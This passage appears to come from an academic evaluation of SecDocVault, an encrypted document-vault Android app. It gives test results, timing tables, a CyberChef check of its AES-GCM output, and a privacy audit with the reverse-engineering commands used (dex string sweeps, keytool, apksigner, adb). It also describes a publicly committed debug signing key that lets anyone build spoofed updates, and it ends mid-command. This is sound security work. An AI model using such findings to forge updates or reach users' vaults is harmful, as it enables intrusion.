


Figure 33: Sharing incomes screen

The following tests were conducted and passed:

- Sharing with non-existent user (declined).
- Sharing of different file types.
- Accessing document after retention period (declined).
- Attempting to download the document with the option disabled by sender.
- Sending the file of unsupported by preview type with download disabled (warning).
- Recipient declining share.

5.1.2.4 Key backup

This feature is mainly useful for transitioning onto a new device or using a device after factory reset with the same account. For that, all documents need to be in the cloud and have enabled key backup, which will store a document encrypted with a passphrase encryption key in the cloud. This is needed, since decryption keys are stored locally. Passphrase could be entered during registration (Fig. 21) , promotion (Fig. 15), login or in the settings (Fig. 34).




Figure 34: Passphrase configuration in settings

A user can specify which document has key recovery and which one does not either in each document, or centralized in one place by clicking on the “Manage Document Recovery” button (Fig. 35). If the user logs in from a new device, documents stored in the cloud are displayed, but cannot be decrypted. A user gets redirected to a passphrase entry screen for recovery (Fig. 36).




Figure 35: document backup management screen




Figure 36: Passphrase entry screen

The following tests were conducted and passed:

- Different device login and key restoration.
- Using incorrect passkeys.
- Not enabling backup on cloud files.
- Addition of files while backup is not finished on a new device.

5.2 Non-Functional Testing

This section will focus on testing the functionality which faces the user indirectly. This means the app can function with some of the tested subjects not corresponding to requirements or not being optimised, although this will damage the desired goals like secureness, effectiveness and governance. These tests are crucial, to confirm earlier statements and have huge influence on the production-readyness of the application. Once an application is deployed, the liability for improper implementation of security aspects lies on the authors and performance will certainly influence choice of the target audience favouring other similar applications.

5.2.1 Performance testing

As mentioned multiple times above, the maximum file size is 10MB and the maximum possible number of files varying by type is either 1 or 10. The differences in file size have a potential to affect upload and extraction performance to the point where application is no longer usable. For that reason, a series of tests were conducted to measure the time required for these operations. Sharing and key backup functionalities are out of scope as they do not transfer any large files, only the keys to decrypt them. Also, performance is file type-agnostic, since single utility is used on all kinds of files.

Tests required a temporary application code modification to embed the time counter into file operations, which is the most precise way of determining the time taken and will not add much computational overhead to the outcome. Another factor to consider is network speed that will be measured by Ookla Speedtest (Ookla, 2026), since it is a factor that cannot be controlled, tests were conducted close to one another in time to ensure minimal network speed variations. Tests were conducted for both local and cloud storage variations. Test files were generated by DummyFiles (DummyFiles, (no date)) and validated by the filesystem.

5.2.1.1 Test environment differences

Network speed: 51.37 Mbps for upload, 54.58Mbps download (Ookla, 2026).

Hardware: Samsung Galaxy A23 5G SM-A236B/DSN.

SecDocVault version: V0.1.3 Customised with the time counter.

OS: Android 13 A236BXXS3CWD4.

5.2.1.2 Encryption and upload performance testing

	1MB	2MB	3MB	10 MB
Local	2.45s (1.01s encryption, 1,21s local save, 0.25s other)	4.46s (1.85s encryption, 2.39s local save, 0.22s other)	7.43s (3.16s encryption, 4.04s local save, 0.23s other)	21.99s (9.35s encryption, 12.13s local save, 0.51s other)
Cloud	8.05s (0.98s encryption, 6.72s upload, 0.35s other)	10.45s (1.93s encryption, 8.08s upload, 0.44s other)	15.26s (3.06s encryption, 11.72s upload, 0.48s other)	48.37s (9.42s encryption, 38.4s upload, 0.55s other)

5.2.1.3 Decryption and download performance testing

	1MB	2MB	3MB	10 MB
Local	3.2s (1.06s decryption, 2.10s download, 0.04s save)	6.45s (2.08s decryption, 4.3s download, 0.07s save)	11.17s (3.6s decryption, 7.36s download, 0.15s save)	32.95s (10.47s decryption, 22.31s download, 0.17s save)
Cloud	2.92s (1.06s decryption, 1.82s download, 0.04s save)	4.79s (2.08s decryption, 2.63s download, 0.08s save)	7.22s (3.65s decryption, 3.41s download, 0.16s save)	21.83s (10.44s decryption, 10.33s download, 0.46s save)

5.2.1.4 Cryptographic performance summary

The only anomaly visible is the speed of download from local storage being drastically slower than one from cloud. This is unexpected, but easily explained. Files are saved locally as json and utf8 encoded contents are uncompressed. React native reads that as a multi-megabyte string leading to performance issues.

Otherways results turned out as expected, showing that encryption, decryption, upload and download scale linearly with file size. Encryption and decryption have a proportion of about 1s per MB in every scenario, this is the direct result of algorithm and dependency selection. No degradation appeared in the edge case at 10 MB limit. “Other” section is consistently small and may be the result of additional processing required for the time counter. The most time-consuming part in most cases is the network transfers.

From the data retrieved, an assumption can be made that future optimization should target stored data size both on the cloud and locally rather than cryptographic implementations.

5.2.2 Cryptography implementation validation

Designing and implementing algorithms from scratch is considered a legacy approach for most kinds of modern applications. The reason for this is that development of a custom implementation of the algorithm is an error-prone and resource consuming process even if implementing a well-researched algorithm. The cost of a simple and hard to notice mistake may become cryptographic effectiveness of the implementation and that is too high of a cost for most organisations.

A wide spread practice is usage of open source cryptographic libraries and dependencies. This choice is beneficial since it mitigates the drawbacks from above by providing ready to use implementations of primitives. Another benefit is that those implementations are already tested and used in production by millions of other projects, companies and organisations. Thus, there is confidence that implementation works as intended, if there are uncertainties this can be verified since in many cases the source code is available to view and modify for everybody.

Unfortunately, these have their own caveats and obligations. If the vendor discloses a vulnerability for the specific version of the library used, organisations using it shall upgrade to the secure version if one is available or mitigate the vulnerability on their side. If neither of the options are possible, the organisation can create a PR on the official github page of the dependency with the patch so that the vendor would validate it and include it in the following release. The other caveat is supply chain attacks that were discussed in section 2.3.3, in short, dangerous changes driving cryptography inefficient may not be visible in the source code. For that reason tests to validate cryptography correctness of the application need to be conducted.

Testing covers AES-256-GCM encryption, as it is applied on both documents and their keys and is implemented in a single code block utilising the react-native-quick-crypto open-source library. For that reason, tests can be conducted in one go instead of different tests for the key and for the cypher body. The interoperability testing was conducted to verify implementation correctness of the cryptographic primitives. This involved temporary modification of the application code to allow copying of the keys and ciphertext (Fig. 38) to decrypt in CyberChef (GCHQ, 2016).

The output is a json file saved in downloads; iv, authTag, documentKeyBase64 and integrity tag are all exported in base 64, while actual ciphertext is exported in hex

for compatibility with CyberChef (GCHQ, 2016) tool. A small text file (Fig. 37) was selected for the simplicity of the test, since this is still enough to validate the encryption implementation and because most of the tools do not have inbuilt image preview or export.



Figure 37 - Simple .txt document


```
{
  "documentId": "jyscDrKzPGiP6bk4ubnv",
  "fileName": "testDocument..txt",
  "mimeType": "text/plain",
  "fileOrder": 0,
  "algorithm": "AES-256-GCM",
  "payloadVersion": 2,
  "iv": "HUMEoHKGYuaMeIqL",
  "ciphertext": "c42f6ec2b17cba67e13b9cad68cef67cea9e36372ad2049431eee59bcb3a234
  "authTag": "Y8Tj3zarh/cZYnlSBXXJ2w==",
  "documentKeyBase64": "7CZBWpgta4zSTUKegaS5uuXq0TkL9pwZ127aJPr06o8=",
  "integrityTag": "Y8Tj3zarh/cZYnlSBXXJ2w==",
  "exportedAt": "2026-08-29T23:40:34.043Z"
}
```


Figure 38 - Temporarily exported bundle

CyberChef (GCHQ, 2016) allows to construct various cryptographic flows by grabbing and pulling implementations that require specific inputs, is case of our implementation AES block in GCM mode was used and followed by the “from hex” block to convert hexadecimal output into readable text (Fig. 39).




Figure 39 - CyberChef (GCHQ, 2016) in operation

5.3 TA — Testing Anonymity & Fingerprinting

33 privacy findings were confirmed across all 11 tests: 12 High, 16 Medium, 4 Low, 1 Informational, plus one incidental functional defect outside this strand's scope.

Test	Mode	Claim	Findings	Result	Max severity
TA-01: Identifier and permission surface	Static (debug + release) + runtime activation measurement	9	8	**Fail**	High (8.8)
TA-02: Dependency and SDK provenance	Static	9	4	**Fail**	Medium
TA-03: Guest-mode network silence	Device + proxy	3	1	**Fail**	High
TA-04: Cross-session linkability, TLS fingerprint	Device + capture	9	1	**Fail**	Medium (3.7)
TA-05: Account-existence disclosure	Static + dynamic (rules, REST, device, console)	9	3	**Fail** **(predicted)**	High (6.5)
TA-06: Identifier persistence across reinstall	Device	9	1	**Pass** (identifiers) / **Fail** (artefacts)	Medium (4.6)
TA-07: Metadata survival through upload	Static + harness + device	1, 9	5 (+1 incidental)	**Fail**	High (6.1)
TA-08: Cache, thumbnail and temp-artefact leakage	Live device	1, 6, 9	4	**Fail**	High (7.5)
TA-09: Device-layer remanence after delete	Device (run-as, non-rooted)	6	1	**Fail**	High (6.2)
TA-10: Backend remanence after delete	Live backend (Admin SDK)	6	3	**Fail**	High (4.3)
TA-11: Key-material remanence, cryptographic erasure	Device (re-analysis)	6, 7	2	**Fail**	High (6.2)

Table 5.3 - Full test register

Scope and status

This chapter reports execution of the anonymity, fingerprinting and data-remanence test register defined in Section 3.5.2. It translates the literature in Section 2.1 into eleven procedures. The main focus is on Claim 9 (§4.9): that using the application exposes no identifying or linking signals beyond its necessary functions. TA-03 also tests Claim 3 (a guest account sends nothing to any backend); TA-08 through TA-11 further examine Claim 6 (a deleted document is not recoverable from the device or the backend); and TA-07, TA-08 and TA-11 incidentally look at Claim 1 (document bytes are unreadable to anyone without the content key) and Claim 7 (key backup and erasure are effective), where metadata and key-material residue directly apply.

The register is split into two distinct halves. Each test states whether it can be determined from the source tree and the compiled artefact alone or if it requires a physical device, an intercepting proxy, or access to the live backend. This division is not just for convenience but a methodological commitment: static analysis shows what code exists and its capabilities, while only dynamic observation reveals what the running system actually does. Reporting the two halves separately highlights the strength of each claim.

All 11 tests were executed, both static and dynamic portions where applicable. No one test in the register returned an unqualified pass. Claim 3 fails due a single inherited telemetry transport active during guest mode (§5.3.3). Claim 6 fails across device, backend and key-material layers; the device-side and backend-side remanence complements each other rather than being redundant; for a seven-day retention period the backend holds ciphertext without its key while the device holds the key without its ciphertext (§5.3.8 through §5.3.11). Claim 9 fails on the identifier and permission surface, due to a transitively introduced telemetry dependency, on traffic-shape linkability, a fully enumerable user directory and metadata surviving ingestion, while passing on device-identifier persistence across reinstall and, in its first limb only, on dependency provenance (§5.3.1, §5.3.2, §5.3.4 through §5.3.7). Claims 1 and 7, which were incidentally tested where metadata and key-material residue apply, both fail: plaintext and wrapped key material outlive the protections that were claimed for them (§5.3.7, §5.3.8, §5.3.11).

Test environment and provenance

- **All tests conducted against v0.1.3 git version tag**
- Analysis host: macOS 26, Node 26, npm 11, JDK 21.
- Dependency tree: 52 direct dependencies, 1,269 resolved (791 production, 478 development, 29 optional).

- Artefacts: debug APK (231 MB, 21 dex files); release APK (166 MB).
- Device: Nothing A063 android 15, security patch 2026-04-01, not rooted.
- No decompiler available; dex analysis used unzip, strings and javap against string tables.
- No application source was modified. The live Firebase project was not contacted outside the tests that explicitly say otherwise.

5.3.1 TA-01: Identifier and permission surface

5.3.1.1 Purpose

- To establish which of the identifier classes catalogued in Section 2.1.5 are reachable by the application or by code linked into it.
- To separate permissions the authors declared from those contributed by dependencies.
- To determine which of the reachable identifier reads are actually activated in the build users receive.

This addresses Claim 9. Maps to LINDDUN Identifiability, MASVS-PRIVACY-1 and GDPR Article 5(1)(c).

5.3.1.2 Question

Four tests, executed in sequence, each answering a question the previous one could not.

	Test	Question
A	Merged manifest and permission attribution	What capability does the shipped package hold and who put it there?
B	Identifier API sweep	Which identifier-reading APIs exist in the binary?
C	Release variant and signing	Does the release build differ from the debug build in ways that matter?
D	Runtime activation measurement	Of the reads that ship, which actually execute?

5.3.1.3 Scope

Identifier classes searched, per Section 2.1.5:

Class	Symbols
OS / account	`Settings.Secure.ANDROID_ID, getAndroidId, AdvertisingIdClient, getAdvertisingId`
Hardware	`Build.FINGERPRINT, Build.SERIAL, getSerial, IMEI, getDeviceId, getSubscriberId`
Sensors	`SensorManager, TYPE_ACCELEROMETER, TYPE_GYROSCOPE, registerListener`
Network	`getMacAddress, WifiInfo, getBSSID, getSSID, NetworkInterface`
Configuration	`getInstalledPackages, getInstalledApplications, Locale.getDefault, TimeZone.getDefault, DisplayMetrics, getConfiguration`
Attestation	`PlayIntegrity, SafetyNet, attest`

Pass condition: No catalogued identifier is read at runtime except where a function the user invoked requires it and none is transmitted off device.

Fail condition: Any stable identifier read without functional necessity, or read in guest mode.

5.3.1.4 Test A: Merged manifest and permission attribution

Method

The merged manifest produced by the build is compared against the hand-written source manifest and every additional entry is attributed to the library that contributed it, using the manifest merger's own blame report. Permissions, application-level attributes and registered components are enumerated separately, since a dependency can add any of the three.

Commands

```
# 1. diff source manifest against the merged manifest that ships
diff -u android/app/src/main/AndroidManifest.xml
android/app/build/intermediates/merged_manifests/debug/processDebugManifest/AndroidManifest.xml > evidence/TA-01/merged-manifest.diff
# exit=1, 332 lines of difference

# 2. attribute every merged node to its first contributor
awk '
/^[^\t ]/ && !/^(ADDED|MERGED|INJECTED|IMPLIED|REJECTED|--)/ { node=$0; next }
/^(ADDED|IMPLIED|INJECTED) from/ { if(node!="") print node" ||| "$0 }
' android/app/build/outputs/logs/manifest-merger-debug-report.txt

# 3. enumerate permissions in both manifests
grep -E "uses-permission" android/app/src/main/AndroidManifest.xml
grep -oE 'android:name="[a-z.]+permission\.[A-Z_]+"'
android/app/build/intermediates/merged_manifests/debug/processDebugManifest/AndroidManifest.xml | sort -u
```

Result

The application declares one permission:

```
<uses-permission android:name="android.permission.INTERNET" />
```

The merged manifest carries ten. Attribution:

Permission	Contributed by	Justified by app function
INTERNET	app (also merged from Firebase Auth, Storage, Firestore, reCAPTCHA, CCT transport, gRPC)	Yes
USE_BIOMETRIC	react-native-keychain androidx.biometric 1.1.0	Yes, biometric unlock
USE_FINGERPRINT	androidx.biometric (legacy API level)	Yes, same feature
ACCESS_NETWORK_STATE	Firebase / gRPC	Yes, connectivity detection
WRITE_EXTERNAL_STORAGE	react-native-fs	Partial, export writes to Downloads
READ_EXTERNAL_STORAGE	auto-implied from the unbounded WRITE_EXTERNAL_STORAGE above	No, never requested at runtime
READ_GSERVICES	reCAPTCHA 18.6.1 ← firebase-auth 24.0.1	No, reCAPTCHA flow never invoked
WAKE_LOCK	Firebase / CCT transport	No, no code path acquires one
SYSTEM_ALERT_WINDOW	React Native dev-support (debug variant only)	n/a, absent from release
DYNAMIC_RECEIVER_NOT_EXPORTED_PERMISSION	androidx.core (signature-level, self-defined)	Yes, internal

Application-level attributes resolved by the merge:

```
android:allowBackup            = "false"      SURVIVES THE MERGE
android:debuggable             = "true"       (debug variant)
android:usesCleartextTraffic   = "true"       (debug variant)
android:extractNativeLibs      = "false"
meta-data app_data_collection_default_enabled = "true"
```

Components registered by dependencies, none invoked by application code:

```
service   com.google.android.datatransport.runtime.backends.TransportBackendDiscovery
          meta-data backend:com.google.android.datatransport.cct.CctBackendFactory = "cct"
service   com.google.android.datatransport.runtime.scheduling.jobscheduling.JobInfoSchedulerService
receiver  com.google.android.datatransport.runtime.scheduling.jobscheduling.AlarmManagerSchedulerBroadcastReceiver
```

```
activity  com.google.firebase.auth.internal.GenericIdpActivity     EXPORTED, scheme genericidp://firebase.auth/, BROWSABLE
activity  com.google.firebase.auth.internal.RecaptchaActivity      EXPORTED, scheme recaptcha://firebase.auth/, BROWSABLE
service   com.google.android.gms.auth.api.signin.RevocationBoundService   EXPORTED
```

Verdict: **INFORMATIVE**

9 of the 10 permissions are contributed by dependencies. Three confer capability with no corresponding application function. Three exported components exist that the application never uses. Firebase automatic data collection defaults to enabled, because the project configuration contains no block disabling it.

5.3.1.5 Test B: Identifier API sweep

Method

The identifier symbols catalogued in Section 2.1.5 are searched across four scopes: application source, the JavaScript dependency tree, the Java and Kotlin sources within that tree and the dex string tables of the built package. Each hit is attributed to its owning dependency and classified by whether it is reachable from an application code path. Apparent hits are checked individually, because substring matching produces false positives that a raw count would report as identifier reads.

Commands

```
# scope A -- application source
grep -rnE "ANDROID_ID|AdvertisingId|Build\.(FINGERPRINT|SERIAL)|getMacAddress|SensorManager" src/ android/app/src/

# scope B -- JavaScript dependency tree
grep -rlE "AdvertisingIdClient|getAndroidId|getMacAddress" node_modules/ 2>/dev/null

# scope C -- Java/Kotlin sources within the dependency tree
find node_modules -name "*.java" -o -name "*.kt" | xargs grep -lE "ANDROID_ID|getDeviceId|getSerial"

# scope D -- dex string tables of the built APK
unzip -o -q android/app/build/outputs/apk/debug/app-debug.apk -d /tmp/apk
for d in /tmp/apk/classes*.dex; do strings -a "$d"; done > /tmp/dexstrings.txt
grep -cE "android_id|AdvertisingIdClient|getMacAddress|getSerial|IMEI" /tmp/dexstrings.txt
javap -p -classpath /tmp/apk 'com.google.android.datatransport.runtime.LogRequest'
```

Result

35 vectors assessed. Verdict definitions:

- Absent - zero references across all four scopes.
- Present (functional) - read and structurally required.
- Present (not invoked) - class in the binary, no caller.
- Not measurable - a compile-time constant that the compiler inlines, leaving no distinctive dex string.

Vector	Verdict	Basis
Google Advertising ID	Absent	Zero hits, all four scopes

Vector	Verdict	Basis
Firebase Installation ID	Absent	firebase-installations not on the classpath
Legacy GMS Instance ID	Absent	Zero hits
Build.SERIAL / getSerial()	Absent	All 17 getSerial hits are getSerializable, getSerializedSize, getSerializer
IMEI / getDeviceId	Present (not invoked)	Owner is androidx.core.telephony.TelephonyManagerCompat; no caller; no READ_PHONE_STATE declared, so a call would throw. The 8 RN-core IMEI hits are the TextInput autofill hint cellularIMEI
getSubscriberId (IMSI)	Absent	Zero hits
SIM serial / line-1 number	Absent	Zero hits
Widevine ID	Absent	MediaDrm descriptor present; the ID-extracting call zero
Wi-Fi MAC, SSID, BSSID	Absent	Zero hits
NetworkInterface.getHardwareAddress	Absent	Zero hits
Installed-package enumeration	Absent	Zero hits and no <queries> element, so package visibility is unavailable under Android 11+ regardless
Gyroscope, magnetometer, barometer	Absent	Zero hits
Sensor calibration-offset fingerprinting	Absent	Only registration is a shake threshold; no calibration data read, stored or derived
SafetyNet, DroidGuard	Absent	Zero hits
Google Analytics for Firebase	Absent	No gms/measurement
Crashlytics, Sentry, Amplitude, AppsFlyer, Adjust	Absent	Not on the classpath

Vector	Verdict	Basis
ML Kit model download	Absent	Bundled-model coordinate; models present in the package; no vision.DEPENDENCIES meta-data
Settings.Secure.ANDROID_ID	Present - dev-support only	DevServerHelper.kt:112, identifies the handset to the packager. 22 of 23 android_id dex hits are AppCompat styleable resource names (Fragment_android_id, MenuItem_android_id); one real hit, gated on BuildConfig.DEBUG. Activation measured in Test D
Accelerometer	Present - dev-support only	React Native ShakeDetector, same gate. Activation measured in Test D
Play Integrity	Present (not invoked)	firebase-appcheck supplies the endpoint strings; App Check never initialised - zero appCheck matches in src/; @react-native-firebase/app-check absent from package.json
DisplayMetrics / screen geometry	Present (functional)	66 + 18 + 6 hits across AppCompat, React Native, Fresco, gesture-handler. Required for layout
Locale.getDefault	Present (functional)	6 references in RN core, for formatting
x-firebase-client header	Present (functional, transmitted)	2 dex hits plus 18 HeartBeatInfo; attached to every Firebase call
GSF identifier	Not measurable	READ_GSERVICES held; no read observed statically
Build.FINGERPRINT	Not measurable	4 source references in RN core; a static-final field read leaves no distinctive dex string
TimeZone.getDefault	Not measurable	Descriptor absent from dex; inlining and reflection make a string sweep unreliable
TLS fingerprint (JA3/JA4)	Not measurable	Out of reach of static analysis
iOS identifierForVendor	Not measurable	4 references in RN core iOS sources; iOS not analysed

Vector	Verdict	Basis
Google CCT / Clearcut transport	Present, behaviour unknown	362 dex references to com/google/android/datatransport plus the LogRequest proto. Arrives via com.google.mlkit:common:18.11.0 ← @react-native-ml-kit/text-recognition. No literal endpoint URL in the binary, but CCT encodes its endpoint, so that is not evidence of absence
Firebase automatic data collection	Present (enabled)	app_data_collection_default_enabled=" true" in the merged manifest

Totals: 19 absent, 4 present and functional, 2 present in dev-support only, 3 present but not invoked, 2 present with behaviour unknown, 5 not measurable.

Verdict: **INFORMATIVE**

No hardware-rooted or account-rooted identifier is read. The classical vectors: advertising ID, MAC, IMEI, IMSI, serial, Widevine, Firebase Installation ID, sensor calibration, package enumeration - are all absent. What is present is a telemetry transport the application did not choose, introduced by a dependency selected for optical character recognition. Static analysis cannot establish whether it emits.

5.3.1.6 Test C: Release variant and signing

Method

Test B ran against the debug APK. The release variant is built and the same dex sweep repeated, to establish whether developer-support code and with it the two identifier reads Test B found, is stripped from the build users receive. Signing is verified by comparing the release package's certificate digest against the keystore tracked in the repository.

Commands

```
./gradlew assembleRelease

apksigner verify --print-certs android/app/build/outputs/apk/release/app-release.apk
keytool -list -v -keystore android/app/debug.keystore -storepass android -alias androiddebugkey
git ls-files --error-unmatch android/app/debug.keystore
git log --diff-filter=A -- android/app/debug.keystore

grep -n "enableProguardInReleaseBuilds\|signingConfig" android/app/build.gradle
sed -n '34,35p' .gitignore
```

Result

```
$ apksigner verify --print-certs app-release.apk
certificate DN: CN=Android Debug, OU=Android, O=Unknown, L=Unknown, ST=Unknown, C=US
```

```
SHA-256: fac61745dc0903786fb9ede62a962b399f7348f0bb6f899b8332667591033b9c

$ keytool -list -v -keystore android/app/debug.keystore
SHA256:
FA:C6:17:45:DC:09:03:78:6F:B9:ED:E6:2A:96:2B:39:9F:73:48:F0:BB:6F:89:9B:83:32:66:75:91:03:3B:9C

$ git ls-files --error-unmatch android/app/debug.keystore
android/app/debug.keystore                    # tracked

$ git log --diff-filter=A -- android/app/debug.keystore
06793ca Initial commit
```

The digests are identical. Source of the condition:

```
# android/app/build.gradle:66
def enableProguardInReleaseBuilds = false

# android/app/build.gradle, buildTypes
release {
    // Caution! In production, you need to generate your own keystore file.
    signingConfig signingConfigs.debug
    minifyEnabled enableProguardInReleaseBuilds
}

# .gitignore:34-35
*.keystore
!debug.keystore
```

Release-variant differences from debug:

Property	Debug	Release
`android:debuggable`	true	absent
`usesCleartextTraffic`	true	false
`SYSTEM_ALERT_WINDOW`	present	absent
Code shrinking	off	off
Dev-support classes	present	present
Signing certificate	debug keystore	debug keystore
Artefact size	231 MB	166 MB
Additional permissions	-	`ACCESS_WIFI_STATE`, `DOWNLOAD_WITHOUT_NOTIFICATION` from `react-native-blob-util`, never imported in `src/`

Verdict: **FAIL**

Two results, both material:

1. **The signing key is public.** The release build type applies the debug signing configuration and that keystore has been tracked in the repository since the initial commit, explicitly exempted from the *.keystore ignore rule. Anyone who clones the repository can build a package Android accepts as an authentic update to com.secdocvault. A user who side-loads it grants that package the application's existing sandbox, the encrypted vault and the Keychain entries included. CVSS v3.1 AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H = 8.8 High. Every other finding in this strand assumes the attacker cannot execute code as the application; this one supplies that capability. The build is also unpublishable to Google Play, which rejects debug-signed uploads.
2. **A static conclusion was falsified.** Test B recorded the identifier read and the accelerometer as dev-support only, on the assumption that shrinking would remove them from release. Shrinking is disabled, so both ship intact in the release artefact. They are believed inert because their construction is gated on `BuildConfig.DEBUG`, but that gate is a runtime condition and static analysis cannot confirm it holds. This is what Test D exists to settle and it is the clearest justification in this chapter for testing the artefact rather than reasoning about the configuration.

5.3.1.7 Test D: Runtime activation measurement

Question

Of the two identifier reads that ship in the release artefact, which execute?

Method

The intended technique was `dumpsys sensorservice`, which on stock Android attributes each sensor connection to a package. On the test device it does not - the vendor sensor implementation reports connections by number only:

```
11 active connections
Connection Number: 0
Connection Number: 1
...
```

A search for the package name here returns nothing, which would be read as *"no sensor access"* and is a false negative. Recorded because the test nearly produced one.

Substitute method: differential attribution. Read the accelerometer connection count with the application force-stopped, then with it running, holding all else constant; the delta is the application's. Each state sampled two to three times to confirm stability. A positive control was run first on the debug build, where the read

is known to be live, to establish that the method can detect the phenomenon at all - without it, a null result in release is uninterpretable.

Commands

```
export PATH="$PATH:$HOME/Library/Android/sdk/platform-tools"
D=<device-serial>
PKG=com.secdocvault

# Step 0: Find YOUR accelerometer handle  (device-specific)
adb -s $D shell 'dumpsys sensorservice | grep -i -B2 -A2 "accelerometer"' | head -40
H=0x0000000b        # replace with yours

# Step 1: Define the sampler
snap () { adb -s $D shell 'dumpsys sensorservice | grep -E "handle=$H, connections=|active connections"'; }
# Step 2: POSITIVE CONTROL on the debug build
./gradlew assembleDebug
adb -s $D install -r android/app/build/outputs/apk/debug/app-debug.apk
adb -s $D shell am force-stop $PKG; sleep 3; snap
adb -s $D shell monkey -p $PKG -c android.intent.category.LAUNCHER 1; sleep 9; snap
# EXPECT: accelerometer connections increase by exactly +1 when running.

# Step 3: THE TEST on the release build
./gradlew assembleRelease
adb -s $D install -r android/app/build/outputs/apk/release/app-release.apk
adb -s $D shell am force-stop $PKG; sleep 3; snap
